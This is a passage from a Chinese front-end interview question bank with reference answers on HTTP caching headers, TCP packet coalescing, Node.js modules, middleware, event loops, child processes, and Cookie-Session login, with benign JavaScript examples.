| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **var** URL = '<https://www.api.com/api/xxx>';  // 实例化 Headers  **var** headers = **new** Headers({      "Content-Type": "text/plain",      "Content-Length": content.length.toString(),      "X-Custom-Header": "ProcessThisImmediately",  });  **var** getReq = **new** Request(URL, {method: 'GET', headers: headers });  fetch(getReq).then(**function**(response) {  **return** response.json();  }).**catch**(**function**(error) {      console.log('Fetch Error: ', error);  }); |

#### 5.49 http 缓存策略

**参考答案**：


* **http 缓存策略**

浏览器每次发起请求时，先在本地缓存中查找结果以及缓存标识，根据缓存标识来判断是否使用本地缓存。如果缓存有效，则使用本地缓存；否则，则向服务器发起请求并携带缓存标识。根据是否需向服务器发起HTTP请求，将缓存过程划分为两个部分：  
强制缓存和协商缓存，强缓优先于协商缓存。

* + 强缓存，服务器通知浏览器一个缓存时间，在缓存时间内，下次请求，直接用缓存，不在时间内，执行比较缓存策略。
  + 协商缓存，让客户端与服务器之间能实现缓存文件是否更新的验证、提升缓存的复用率，将缓存信息中的Etag和Last-Modified  
    通过请求发送给服务器，由服务器校验，返回304状态码时，浏览器直接使用缓存。

HTTP缓存都是从第二次请求开始的：

* + 第一次请求资源时，服务器返回资源，并在response header中回传资源的缓存策略；
  + 第二次请求时，浏览器判断这些请求参数，击中强缓存就直接200，否则就把请求参数加到request header头中传给服务器，看是否击中协商缓存，击中则返回304，否则服务器会返回新的资源。这是缓存运作的一个整体流程图：



* **强缓存**
  + 强缓存命中则直接读取浏览器本地的资源，在network中显示的是from memory或者from disk
  + 控制强制缓存的字段有：Cache-Control（http1.1）和Expires（http1.0）
  + Cache-control是一个相对时间，用以表达自上次请求正确的资源之后的多少秒的时间段内缓存有效。
  + Expires是一个绝对时间。用以表达在这个时间点之前发起请求可以直接从浏览器中读取数据，而无需发起请求
  + Cache-Control的优先级比Expires的优先级高。前者的出现是为了解决Expires在浏览器时间被手动更改导致缓存判断错误的问题。  
    如果同时存在则使用Cache-control。
* **强缓存-expires**
  + 该字段是服务器响应消息头字段，告诉浏览器在过期时间之前可以直接从浏览器缓存中存取数据。
  + Expires 是 HTTP 1.0 的字段，表示缓存到期时间，是一个绝对的时间 (当前时间+缓存时间)。在响应消息头中，设置这个字段之后，就可以告诉浏览器，在未过期之前不需要再次请求。
  + 由于是绝对时间，用户可能会将客户端本地的时间进行修改，而导致浏览器判断缓存失效，重新请求该资源。此外，即使不考虑修改，时差或者误差等因素也可能造成客户端与服务端的时间不一致，致使缓存失效。
  + 优势特点
    - HTTP 1.0 产物，可以在HTTP 1.0和1.1中使用，简单易用。
    - 以时刻标识失效时间。
  + 劣势问题
    - 时间是由服务器发送的(UTC)，如果服务器时间和客户端时间存在不一致，可能会出现问题。
    - 存在版本问题，到期之前的修改客户端是不可知的。
* **强缓存-cache-control**
  + 已知Expires的缺点之后，在HTTP/1.1中，增加了一个字段Cache-control，该字段表示资源缓存的最大有效时间，在该时间内，客户端不需要向服务器发送请求。
  + 这两者的区别就是前者是绝对时间，而后者是相对时间。下面列举一些Cache-control字段常用的值：(完整的列表可以查看MDN)
    - max-age：即最大有效时间。
    - must-revalidate：如果超过了max-age的时间，浏览器必须向服务器发送请求，验证资源是否还有效。
    - no-cache：不使用强缓存，需要与服务器验证缓存是否新鲜。
    - no-store: 真正意义上的“不要缓存”。所有内容都不走缓存，包括强制和对比。
    - public：所有的内容都可以被缓存 (包括客户端和代理服务器， 如 CDN)
    - private：所有的内容只有客户端才可以缓存，代理服务器不能缓存。默认值。
  + **Cache-control 的优先级高于 Expires**，为了兼容 HTTP/1.0 和 HTTP/1.1，实际项目中两个字段都可以设置。
  + 该字段可以在请求头或者响应头设置，可组合使用多种指令：
    - 可缓存性
      * public：浏览器和缓存服务器都可以缓存页面信息
      * private：default，代理服务器不可缓存，只能被单个用户缓存
      * no-cache：浏览器器和服务器都不应该缓存页面信息，但仍可缓存，只是在缓存前需要向服务器确认资源是否被更改。可配合private，  
        过期时间设置为过去时间。
      * only-if-cache：客户端只接受已缓存的响应
    - 到期
      * max-age=：缓存存储的最大周期，超过这个周期被认为过期。
      * s-maxage=：设置共享缓存，比如can。会覆盖max-age和expires。
      * max-stale[=]：客户端愿意接收一个已经过期的资源
      * min-fresh=：客户端希望在指定的时间内获取最新的响应
      * stale-while-revalidate=：客户端愿意接收陈旧的响应，并且在后台一部检查新的响应。时间代表客户端愿意接收陈旧响应  
        的时间长度。
      * stale-if-error=：如新的检测失败，客户端则愿意接收陈旧的响应，时间代表等待时间。
    - 重新验证和重新加载
      * must-revalidate：如页面过期，则去服务器进行获取。
      * proxy-revalidate：用于共享缓存。
      * immutable：响应正文不随时间改变。
    - 其他
      * no-store：绝对禁止缓存
      * no-transform：不得对资源进行转换和转变。例如，不得对图像格式进行转换。
  + 优势特点
    - HTTP 1.1 产物，以时间间隔标识失效时间，解决了Expires服务器和客户端相对时间的问题。
    - 比Expires多了很多选项设置。
  + 劣势问题
    - 存在版本问题，到期之前的修改客户端是不可知的。
* **协商缓存**
  + 协商缓存的状态码由服务器决策返回200或者304
  + 当浏览器的强缓存失效的时候或者请求头中设置了不走强缓存，并且在请求头中设置了If-Modified-Since 或者 If-None-Match 的时候，会将这两个属性值到服务端去验证是否命中协商缓存，如果命中了协商缓存，会返回 304 状态，加载浏览器缓存，并且响应头会设置 Last-Modified 或者 ETag 属性。
  + 对比缓存在请求数上和没有缓存是一致的，但如果是 304 的话，返回的仅仅是一个状态码而已，并没有实际的文件内容，因此 在响应体体积上的节省是它的优化点。
  + 协商缓存有 2 组字段(不是两个)，控制协商缓存的字段有：Last-Modified/If-Modified-since（http1.0）和Etag/If-None-match（http1.1）
  + Last-Modified/If-Modified-since表示的是服务器的资源最后一次修改的时间；Etag/If-None-match表示的是服务器资源的唯一标  
    识，只要资源变化，Etag就会重新生成。
  + Etag/If-None-match的优先级比Last-Modified/If-Modified-since高。
* **协商缓存-协商缓存-Last-Modified/If-Modified-since**
  + 服务器通过Last-Modified字段告知客户端，资源最后一次被修改的时间，例如Last-Modified: Mon, 10 Nov 2018 09:10:11 GMT
  + 浏览器将这个值和内容一起记录在缓存数据库中。
  + 下一次请求相同资源时时，浏览器从自己的缓存中找出“不确定是否过期的”缓存。因此在请求头中将上次的Last-Modified的值写入到请求头的If-Modified-Since字段
  + 服务器会将If-Modified-Since的值与Last-Modified字段进行对比。如果相等，则表示未修改，响应 304；反之，则表示修改了，响应 200 状态码，并返回数据。
  + 优势特点
    - 不存在版本问题，每次请求都会去服务器进行校验。服务器对比最后修改时间如果相同则返回304，不同返回200以及资源内容。
  + 劣势问题
    - 只要资源修改，无论内容是否发生实质性的变化，都会将该资源返回客户端。例如周期性重写，这种情况下该资源包含的数据实际上一样的。
    - 以时刻作为标识，无法识别一秒内进行多次修改的情况。 如果资源更新的速度是秒以下单位，那么该缓存是不能被使用的，因为它的时间单位最低是秒。
    - 某些服务器不能精确的得到文件的最后修改时间。
    - 如果文件是通过服务器动态生成的，那么该方法的更新时间永远是生成的时间，尽管文件可能没有变化，所以起不到缓存的作用。
* **协商缓存-Etag/If-None-match**
  + 为了解决上述问题，出现了一组新的字段Etag和If-None-Match
  + Etag存储的是文件的特殊标识(一般都是 hash 生成的)，服务器存储着文件的Etag字段。之后的流程和Last-Modified一致，只是Last-Modified字段和它所表示的更新时间改变成了Etag字段和它所表示的文件 hash，把If-Modified-Since变成了If-None-Match。服务器同样进行比较，命中返回 304, 不命中返回新资源和 200。
  + 浏览器在发起请求时，服务器返回在Response header中返回请求资源的唯一标识。在下一次请求时，会将上一次返回的Etag值赋值给If-No-Matched并添加在Request Header中。服务器将浏览器传来的if-no-matched跟自己的本地的资源的ETag做对比，如果匹配，则返回304通知浏览器读取本地缓存，否则返回200和更新后的资源。
  + **Etag 的优先级高于 Last-Modified**。
  + 优势特点
    - 可以更加精确的判断资源是否被修改，可以识别一秒内多次修改的情况。
    - 不存在版本问题，每次请求都回去服务器进行校验。
  + 劣势问题
    - 计算ETag值需要性能损耗。
    - 分布式服务器存储的情况下，计算ETag的算法如果不一样，会导致浏览器从一台服务器上获得页面内容后到另外一台服务器上进行验证时现ETag不匹配的情况。

#### 5.50 no-store 和 no-cache 的区别

**参考答案**：

no-cache 和 no-store 都是 HTTP 协议头 Cache-Control 的值。

区别是：

* no-store

彻底禁用缓冲，所有内容都不会被缓存到缓存或临时文件中。

* no-cache

在浏览器使用缓存前，会往返对比 ETag，如果 ETag 没变，返回 304，则使用缓存。

#### 5.51 Cache-Control和expires区别是什么，哪个优先级高

**参考答案**：

**Cache-Control和expires区别：**

Cache-Control设置时间长度

Expires 设置时间点

**优先级：**

强缓存expires和cache-control同时存在时，则cache-control会覆盖expires，expires无论有没有过期，都无效。 即：cache-control优先级 > expires优先级。

#### 5.52 什么是粘包问题，如何解决？

**参考答案**：

默认情况下，TCP 连接会采用延迟传送算法（Nagle 算法），在数据发送之前缓存他们。如果短时间有多个数据发送，会缓冲到一起作一次发送（缓冲大小是socket.bufferSize），这样可以减少 IO 消耗提高性能。（TCP 会出现这个问题，HTTP 协议解决了这个问题）

解决方法

1. 多次发送之前间隔一个等待时间：处理简单，但是影响传输效率；
2. 关闭 Nagle 算法：消耗资源高，整体性能下降；
3. 封包/拆包：使用一些有标识来进行封包拆包（类似 HTTP 协议头尾）；

## 6.node

#### 6.1 node中的模块化导入导出和ES6的区别

**参考答案：**

node commonjs规范模块化

1. module对象为模块运行时生成的标识对象，提供模块信息；
2. exports为模块导出引用数据类型时，modulex.exports与exports指向的是同一对象，require导入的是module.exports导出的对象；
3. 同一模块导入后存在模块缓存，后续多次导入从缓存中加载；
4. 源模块的引用与导入该模块的引用是同一对象；
5. 最好不要同时使用module.exports与exports，导出对象使用module.exports，导出变量使用exports。

es6规范模块化

1. es6通过export和import实现导出导入功能；
2. es6 export支持导出多个变量，export default是export形式的语法糖，表示导出default接口；
3. import \* as xx from 'xx.js'导入的是Module对象，包含default接口和其他变量接口；
4. 多个模块导入多次，只会执行一次；
5. 导出引用数据类型时，导出对象与导入对象指向同一个变量，修改导出变量对象，源对象也会发生改变。
6. 导出单个变量建议使用export default，导出多个变量使用export。


#### 6.2 Node 中间件

**参考答案**：

**中间件概念**

在NodeJS中，中间件主要是指封装所有Http请求细节处理的方法。一次Http请求通常包含很多工作，如记录日志、ip过滤、查询字符串、请求体解析、Cookie处理、权限验证、参数验证、异常处理等，但对于Web应用而言，并不希望接触到这么多细节性的处理，因此引入中间件来简化和隔离这些基础设施与业务逻辑之间的细节，让开发者能够关注在业务的开发上，以达到提升开发效率的目的。

中间件的行为比较类似Java中过滤器的工作原理，就是在进入具体的业务处理之前，先让过滤器处理。它的工作模型下图所示。



**中间件工作模型**

中间件机制核心实现

中间件是从Http请求发起到响应结束过程中的处理方法，通常需要对请求和响应进行处理，因此一个基本的中间件的形式如下：

|  |  |
| --- | --- |
| 1  2  3  4 | const middleware = (req, res, next) => {    // TODO    next()  } |

以下通过两种方式的中间件机制的实现来理解中间件是如何工作的。

**方式一**

如下定义三个简单的中间件：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | const middleware1 = (req, res, next) => {    console.log('middleware1 start')    next()  }    const middleware2 = (req, res, next) => {    console.log('middleware2 start')    next()  }    const middleware3 = (req, res, next) => {    console.log('middleware3 start')    next()  } |

通过递归的形式，将后续中间件的执行方法传递给当前中间件，在当前中间件执行结束，通过调用next()方法执行后续中间件的调用。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | // 中间件数组  const middlewares = [middleware1, middleware2, middleware3]  **function** run (req, res) {    const next = () => {      // 获取中间件数组中第一个中间件      const middleware = middlewares.shift()  **if** (middleware) {        middleware(req, res, next)      }    }    next()  }  run() // 模拟一次请求发起 |

执行以上代码，可以看到如下结果：

|  |  |
| --- | --- |
| 1  2  3 | middleware1 start  middleware2 start  middleware3 start |

如果中间件中有异步操作，需要在异步操作的流程结束后再调用next()方法，否则中间件不能按顺序执行。改写middleware2中间件：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | const middleware2 = (req, res, next) => {    console.log('middleware2 start')  **new** Promise(resolve => {      setTimeout(() => resolve(), 1000)    }).then(() => {      next()    })  } |

执行结果与之前一致，不过middleware3会在middleware2异步完成后执行。

**方式二**

有些中间件不止需要在业务处理前执行，还需要在业务处理后执行，比如统计时间的日志中间件。在方式一情况下，无法在next()为异步操作时再将当前中间件的其他代码作为回调执行。因此可以将next()方法的后续操作封装成一个Promise对象，中间件内部就可以使用next.then()形式完成业务处理结束后的回调。改写run()方法如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **function** run (req, res) {    const next = () => {      const middleware = middlewares.shift()  **if** (middleware) {        // 将middleware(req, res, next)包装为Promise对象  **return** Promise.resolve(middleware(req, res, next))      }    }    next()  } |

中间件的调用方式需改写为：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | const middleware1 = (req, res, next) => {    console.log('middleware1 start')    // 所有的中间件都应返回一个Promise对象    // Promise.resolve()方法接收中间件返回的Promise对象，供下层中间件异步控制  **return** next().then(() => {      console.log('middleware1 end')    })  } |

得益于async函数的自动异步流程控制，中间件也可以用如下方式来实现：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | // async函数自动返回Promise对象  const middleware2 = async (req, res, next) => {    console.log('middleware2 start')    await **new** Promise(resolve => {      setTimeout(() => resolve(), 1000)    })    await next()    console.log('middleware2 end')  }    const middleware3 = async (req, res, next) => {    console.log('middleware3 start')    await next()    console.log('middleware3 end')  } |

以上描述了中间件机制中多个异步中间件的调用流程，实际中间件机制的实现还需要考虑异常处理、路由等。

在express框架中，中间件的实现方式为方式一，并且全局中间件和内置路由中间件中根据请求路径定义的中间件共同作用，不过无法在业务处理结束后再调用当前中间件中的代码。koa2框架中中间件的实现方式为方式二，将next()方法返回值封装成一个Promise，便于后续中间件的异步流程控制，实现了koa2框架提出的洋葱圈模型，即每一层中间件相当于一个球面，当贯穿整个模型时，实际上每一个球面会穿透两次。

koa2中间件洋葱圈模型

koa2框架的中间件机制实现得非常简洁和优雅，这里学习一下框架中组合多个中间件的核心代码。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | **function** compose (middleware) {  **if** (!Array.isArray(middleware)) **throw** **new** TypeError('Middleware stack must be an array!')  **for** (const fn of middleware) {  **if** (**typeof** fn !== 'function') **throw** **new** TypeError('Middleware must be composed of functions!')    }  **return** **function** (context, next) {      let index = -1  **return** dispatch(0)  **function** dispatch (i) {        // index会在next()方法调用后累加，防止next()方法重复调用  **if** (i <= index) **return** Promise.reject(**new** Error('next() called multiple times'))        index = i        let fn = middleware[i]  **if** (i === middleware.length) fn = next  **if** (!fn) **return** Promise.resolve()  **try** {          // 核心代码          // 包装next()方法返回值为Promise对象  **return** Promise.resolve(fn(context, dispatch.bind(**null**, i + 1)));        } **catch** (err) {          // 遇到异常中断后续中间件的调用  **return** Promise.reject(err)        }      }    }  } |

#### 6.3 node.js 中 require('xxx') 是从哪里导入的

**参考答案**：

require函数可以导入模块、JSON文件、本地文件。模块可以通过一个相对路径从node\_modules、本地模块、JSON文件中导出，该路径将针对\_\_dirname变量（如果已定义）或者当前工作目录。

#### 6.4 node.js 中 事件循环 和 浏览器事件循环的区别

**参考答案**：

**1.任务队列**

**浏览器环境**

浏览器环境下的 **异步任务** 分为 **宏任务(macroTask)** 和 **微任务(microTask)**：

* **宏任务(macroTask)**：script 中代码、setTimeout、setInterval、I/O、UI render；
* **微任务(microTask)**： Promise、Object.observe、MutationObserver。

当满足执行条件时，**宏任务(macroTask)** 和 **微任务(microTask)** 会各自被放入对应的队列：**宏队列(Macrotask Queue)** 和 **微队列(Microtask Queue)** 中等待执行。

**Node** 环境

在 Node 环境中 **任务类型** 相对就比浏览器环境下要复杂一些：

* **microTask**：微任务；
* **nextTick**：process.nextTick；
* **timers**：执行满足条件的 setTimeout 、setInterval 回调；
* **I/O callbacks**：是否有已完成的 I/O 操作的回调函数，来自上一轮的 poll 残留；
* **poll**：等待还没完成的 I/O 事件，会因 **timers** 和超时时间等结束等待；
* **check**：执行 setImmediate 的回调；
* **close callbacks**：关闭所有的 closing handles ，一些 onclose 事件；
* idle/prepare 等等：可忽略。

因此，也就产生了执行事件循环相应的任务队列 **Timers Queue**、**I/O Queue**、**Check Queue** 和 **Close Queue**。

**2.执行过程**

**浏览器环境**

* 执行完主执行线程中的任务；
* 取出 **Microtask Queue** 中任务执行直到清空；
* 取出 **Macrotask Queue** 中一个任务执行；
* 重复 2 和 3 。

需要 **注意** 的是：

* 在浏览器页面中可以认为初始执行线程中没有代码，每一个中的代码是一个独立的 \*\*task\*\* ，即会执行完前面的中创建的 **microTask** 再执行后面的``中的同步代码；
* 如果 **microTask** 一直被添加，则会继续执行 **microTask** ，“卡死” **macroTask**；
* 部分版本浏览器有执行顺序与上述不符的情况，可能是不符合标准或 js 与 html 部分标准冲突；
* Promise 的then和catch才是 **microTask** ，本身的内部代码不是；
* 个别浏览器独有API未列出。

**Node 环境**

循环之前

在进入第一次循环之前，会先进行如下操作：

* 同步任务；
* 发出异步请求；
* 规划定时器生效的时间；
* 执行process.nextTick()。

开始循环

循环中进行的操作：

* 清空当前循环内的 **Timers Queue**，清空 **NextTick Queue**，清空 **Microtask Queue**；
* 清空当前循环内的 **I/O Queue**，清空 **NextTick Queue**，清空 **Microtask Queue**；
* 清空当前循环内的 **Check Queue**，清空 **NextTick Queue**，清空 **Microtask Queue**；
* 清空当前循环内的 **Close Queue**，清空 **NextTick Queue**，清空 **Microtask Queue**；
* 进入下轮循环。

可以看出，**nextTick** 优先级比 Promise 等 **microTask** 高，setTimeout和setInterval优先级比setImmediate高。

注意

在整个过程中，需要 **注意** 的是：

* 如果在 **timers** 阶段执行时创建了setImmediate则会在此轮循环的 **check** 阶段执行，如果在 **timers** 阶段创建了setTimeout，由于 **timers** 已取出完毕，则会进入下轮循环，**check** 阶段创建 **timers** 任务同理；
* setTimeout优先级比setImmediate高，但是由于setTimeout(fn,0)的真正延迟不可能完全为 0 秒，可能出现先创建的setTimeout(fn,0)而比setImmediate的回调后执行的情况。

#### 6.5 node.js 中 多进程如何创建子进程

**参考答案**：

**node.js 中 多进程如何创建子进程**

hild\_process 模块赋予了node可以随意创建子进程的能力 ，它提供了4个方法用于创建子进程：

spawn(): 启动一个子进程来执行命令exec: 启动一个子进程来执行命令，与spawn不同的是其接口不同，他有一个回掉函数来获知子进程的状况。execFile():启动一个子进程来执行可执行文件。fork():与spawn()类似，不同点在于它创建Node的子进程只需指定要执行的JavaScript文件模块即可。

spawn()与exec()、execFile()的不同是:

后两者创建时可以指定timeout属性设置超时时间，一旦创建的进程运行超过设定的时间将会  
被杀死

exec()与execFile()不同的是，exec()适合执行已有的命令，execFile()适合执行文件。这里我们以一个寻常命令为例，node worker.js分别用上述4种方法实现，如下所示

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **var** cp = require('child\_process');  //spawn  cp.spawn('node', ['worker.js']);  //exec  cp.exec('node worker.js', **function** (err, stdout, stderr) {      // some code  });  //execFile  cp.execFile('worker.js', **function** (err, stdout, stderr) {      // some code  });  //fork  cp.fork('./worker.js'); |

如果是JavaScript文件通过execFile()运行,它的首行内容必须添加如下代码

|  |  |
| --- | --- |
| 1 | #!/usr/bin/env node |

尽管4种创建子进程的方式有些差别，但事实上后面3种方法都是spawn()的延伸应用

#### 6.6 请介绍一下 require 的模块加载机制

**参考答案**：

1. 计算模块绝对路径；
2. 如果缓存中有该模块，则从缓存中取出该模块；
3. 按优先级依次寻找并编译执行模块，将模块推入缓存（require.cache）中；
4. 输出模块的exports属性；

#### 6.7 请介绍一下 Node 中的内存泄露问题和解决方案

**参考答案**：

**内存泄露原因**

1. 全局变量：全局变量挂在 root 对象上，不会被清除掉；
2. 闭包：如果闭包未释放，就会导致内存泄露；
3. 事件监听：对同一个事件重复监听，忘记移除（removeListener），将造成内存泄露。

**解决方案**

最容易出现也是最难排查的就是事件监听造成的内存泄露，所以事件监听这块需要格外注意小心使用。

如果出现了内存泄露问题，需要检测内存使用情况，对内存泄露的位置进行定位，然后对对应的内存泄露代码进行修复。

#### 6.8 简单介绍一下 IPC

**参考答案**：

IPC（Inner-Process Communication）又称进程间通信技术，是用于 Node 内部父子进程之间进行通信的方法。

Node 的 IPC 是通过不同平台的管道技术实现的，特点是本地网络通信，速度快，效率高。

Node 在启动子进程的时候，主进程先建立 IPC 通道，然后将 IPC 通道的 fd（文件描述符）通过环境变量（NODE\_CHANNEL\_FD）的方式传递给子进程，然后子进程通过 fd 与 父进程建立 IPC 连接。

#### 6.9 什么是守护进程？Node 如何实现守护进程？

**参考答案**：

守护进程是不依赖终端（tty）的进程，不会因为用户退出终端而停止运行的进程。

Node 实现守护进程的思路：

1. 创建一个进程 A；
2. 在进程 A 中创建进程 B，可以使用child\_process.fork或者其他方法；
3. 启动子进程时，设置detached属性为 true，保证子进程在父进程退出后继续运行；
4. 进程 A 退出，进程 B 由 init 进程接管。此时进程 B 为守护进程。

#### 6.10 简单介绍一下 Buffer

**参考答案**：

Buffer 是 Node 中用于处理二进制数据的类，其中与 IO 相关的操作（网络/文件等）均基于 Buffer。Buffer 类的实例非常类似于整数数组，但其大小是固定不变的，并且其内存在 V8 堆栈外分配原始内存空间。Buffer 类的实例创建之后，其所占用的内存大小就不能再进行调整。

**业务场景**

**1. 注册功能前端到后端数据库这一套流程**

几种常用的登录方式。

* Cookie + Session 登录
* Token 登录
* SSO 单点登录
* OAuth 第三方登录

**Cookie + Session 登录**

HTTP 是一种无状态的协议，客户端每次发送请求时，首先要和服务器端建立一个连接，在请求完成后又会断开这个连接。这种方式可以节省传输时占用的连接资源，但同时也存在一个问题：**每次请求都是独立的**，服务器端无法判断本次请求和上一次请求是否来自同一个用户，进而也就无法判断用户的登录状态。

为了解决 HTTP 无状态的问题，*Lou Montulli* 在 1994 年的时候，推出了 Cookie。

Cookie 是服务器端发送给客户端的一段特殊信息，这些信息以文本的方式存放在客户端，客户端每次向服务器端发送请求时都会带上这些特殊信息。


有了 Cookie 之后，服务器端就能够获取到客户端传递过来的信息了，如果需要对信息进行验证，还需要通过 Session。

客户端请求服务端，服务端会为这次请求开辟一块内存空间，这个便是 Session 对象。

有了 Cookie 和 Session 之后，我们就可以进行登录认证了。


**Cookie + Session 实现流程**

Cookie + Session 的登录方式是最经典的一种登录方式，现在仍然有大量的企业在使用。

1. 用户访问a.com/pageA，并输入密码登录。
2. 服务器验证密码无误后，会创建 SessionId，并将它保存起来。
3. 服务器端响应这个 HTTP 请求，并通过 Set-Cookie 头信息，将 SessionId 写入 Cookie 中。

服务器端的 SessionId 可能存放在很多地方，例如：内存、文件、数据库等。

第一次登录完成之后，后续的访问就可以直接使用 Cookie 进行身份验证了：

1. 用户访问a.com/pageB页面时，会自动带上第一次登录时写入的 Cookie。
2. 服务器端比对 Cookie 中的 SessionId 和保存在服务器端的 SessionId 是否一致。
3. 如果一致，则身份验证成功。

Cookie + Session 存在的问题

